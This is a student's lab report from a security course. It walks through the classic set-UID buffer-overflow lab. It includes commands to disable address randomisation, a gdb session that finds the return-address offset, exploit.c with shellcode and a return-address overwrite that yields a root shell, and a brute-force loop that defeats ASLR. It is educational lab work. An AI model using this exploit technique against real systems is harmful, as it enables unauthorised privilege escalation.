Justin Eugenio
CSC 154
Prof. Jun Dai
9/16/19

Lab 1 – Buffer Overflow

1 Lab Overview

In this lab, we were given a program with buffer-overflow vulnerability; our task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. Also, we investigate counter attack measures. We need to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Initial Setup

Our first task is to set up our lab environment. Make sure stack.c and exploit.c are downloaded, and we are in the directory. We will turn off address randomization for the buffer-overflow attack and compile set-UID root stack.c

1. Turn off address randomization
   $ sudo sysctl -w kernel.randomize_va_space=0

```
[09/16/2019 19:24] seed@ubuntu:~$ whoami
seed
[09/16/2019 19:24] seed@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/16/2019 19:29] seed@ubuntu:~$
```

   Randomization is a counter measure solution to solve buffer-overflow problem. This will make the starting point fixed. Next, we were prompted to enter the administrator password which is **dees**.

2. Compile set-UID root stack.c
   $ gcc -o stack -z execstack -fno-stack-protector stack.c
   $ sudo chown root stack
   $ sudo chmod 4755 stack (number 4 is for set-UID program)

```
[09/16/2019 19:32] seed@ubuntu:~/Downloads$ ls
exploit.c  stack.c
[09/16/2019 19:32] seed@ubuntu:~/Downloads$ gcc -o stack -z execstack -fno-stack
-protector stack.c
[09/16/2019 19:34] seed@ubuntu:~/Downloads$ sudo chown root stack
[09/16/2019 19:34] seed@ubuntu:~/Downloads$ sudo chmod 4755 stack
[09/16/2019 19:34] seed@ubuntu:~/Downloads$
```

   We changed owners and permissions. We will hack into stack.c. Make this program become a set-UID program.

   $ ls -al stack

```
[09/16/2019 19:32] seed@ubuntu:~/Downloads$ ls
exploit.c  stack.c
[09/16/2019 19:32] seed@ubuntu:~/Downloads$ gcc -o stack -z execstack -fno-stack
-protector stack.c
[09/16/2019 19:34] seed@ubuntu:~/Downloads$ sudo chown root stack
[09/16/2019 19:34] seed@ubuntu:~/Downloads$ sudo chmod 4755 stack
[09/16/2019 19:34] seed@ubuntu:~/Downloads$ ls -al stack
-rwsr-xr-x 1 root seed 7291 Sep 16 19:34 stack
[09/16/2019 19:36] seed@ubuntu:~/Downloads$
```

"stack" is now highlighted red. It worked. At this point, we are setting up the environment. In other words, we are still configuring to prepare for the hack. After this, we will find the location of the return address.

2.2 Location of the return address

Challenge 1: first, we will calculate the distance of the return address. Using gdb to print all the addresses.

1. Compile debug version stack.c

   `$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c`

```
[09/16/2019 19:36] seed@ubuntu:~/Downloads$ gcc -z execstack -fno-stack-protecto
r -g -o stack_dbg stack.c
[09/16/2019 19:39] seed@ubuntu:~/Downloads$ ls
exploit.c  stack  stack.c  stack_dbg
[09/16/2019 19:39] seed@ubuntu:~/Downloads$
```

   We make a copy to hack the stack and run it. We got a test version.

2. Start debugging

   `$ touch badfile`

   Make a new badfile which is empty.

   `$ gdb stack_dbg`


   Let's run it. Get into debugging mode.

```
[09/16/2019 19:39] seed@ubuntu:~/Downloads$ touch badfile
[09/16/2019 19:41] seed@ubuntu:~/Downloads$ gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Downloads/stack_dbg...done.
(gdb)
```

3. GDB commands


$ b bof

"b" means breakpoint. Set the breakpoint. It should be where the weak part in the victim code. Bof is reading more data than expected. Reading 517 bytes which is only 24 bytes long.



$ run

Run until it meets bof function.



Strcpy is the weak part.

$ p &buffer

Print the address of the buffer.

According to memory layout. Is a local variable. Certain distance with return address. Figure out this address and later address of content of ebp.

$ p $ebp

Print epb (pointing previous frame pointer).

After printing these 2 things.

$ p 0xbffff138-0xbffff118

[previous frame pointer – buffer address] = 32

Distance between start of buffer and return address. Everybody should have 32 because of no randomization. Previous frame pointer is 4 bytes. 36 bytes is the distance between buffer and return address.

$ quit

```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3149] will be killed.

Quit anyway? (y or n) y
[09/16/2019 19:51] seed@ubuntu:~/Downloads$
```

2.3 Generating "badfile"

Challenge 2: what should be the new return address. Challenge 3: where to put the malicious code and make the new return address point to that code. 2 lines of code in this policy. We will solve these 2 challenges.

1. Edit exploit.c
   $ gedit exploit.c

2. Add the following to exploit.c
   Set the value for the return address:
   ***((long *)(buffer + <Task A>)) = <Task B>;**

   Place the shellcode towards the end of the buffer
   memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

exploit.c


```
    "\x50"                  /* pushl   %eax                    */
    "\x53"                  /* pushl   %ebx                    */
    "\x89\xe1"              /* movl    %esp,%ecx               */
    "\x99"                  /* cdq                             */
    "\xb0\x0b"              /* movb    $0x0b,%al               */
    "\xcd\x80"              /* int     $0x80                   */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *)(buffer + 36)) = 0xbffff0f8 + 0x100;
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof
(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

C ▾ Tab Width: 8 ▾ Ln 23, Col 22 INS

Put bad code at the last spot of the buffer. Buffer + size of buffer. Copy the shared code into this area. Start address + 100. Buffer is inside exploit.c. 36 is from our debugging. 0xbffff0f8 means we printed that. Use any of them. Copy the shellcode to the end of the buffer. Badfile will contain NOP. 2 areas are not NOP.


3. Compile exploit.c

```
$ gcc exploit.c -o exploit
$ ./exploit
$ gedit badfile
```



Generates the “badfile”. It’s all NOP except 2 areas. The red color is indicated as NOP (no operation aka does nothing). Shell code is at end of buffer area.

```
$ ./stack
```




After running the stack. The shell sign becomes “#”. This will indicate that you have become root. Double check with the command: “whoami”.

```
# whoami
```

The hacking part is done.

```
$ exit
```




Once we exited root, we are now back at being seed.

2.4 Defeat the counter measure

At this point, we will try to access root privilege when address randomization is turned on. This is possible if we do a brute force attack. We will keep running ./stack until we get root.

1. Turn counter measure on

   $ sudo sysctl -w kernel.randomize_va_space=2
   $ ./stack




We will get segmentation fault. The address is changed. We no longer have access to root privileges.

2. Compile set-UID


   Start brute force attack.

   $ sh -c "while [1]; do ./stack; done;"



Brute force until success.


Brute force script ran from 9:30pm to 6:45am. It took 9.25 hours to get root access. In conclusion, without turning off address randomization it will take some time to get root access. However, when turning off randomization, the same address we've calculated will work every time to get access.



This time, we will get the exact time and execution iteration of how long it will take to get root access using this script "myattack".

```
[09/17/2019 10:21] seed@ubuntu:~/Documents/CSC154/BufferOverflow$ sudo chmod +x
myattack
```

Create the executable, change permissions and run with `./myattack`.



I got root access in 1 minute and 13 seconds. The program ran 697 times. This is a dramatic time improvement from last time. I got very lucky.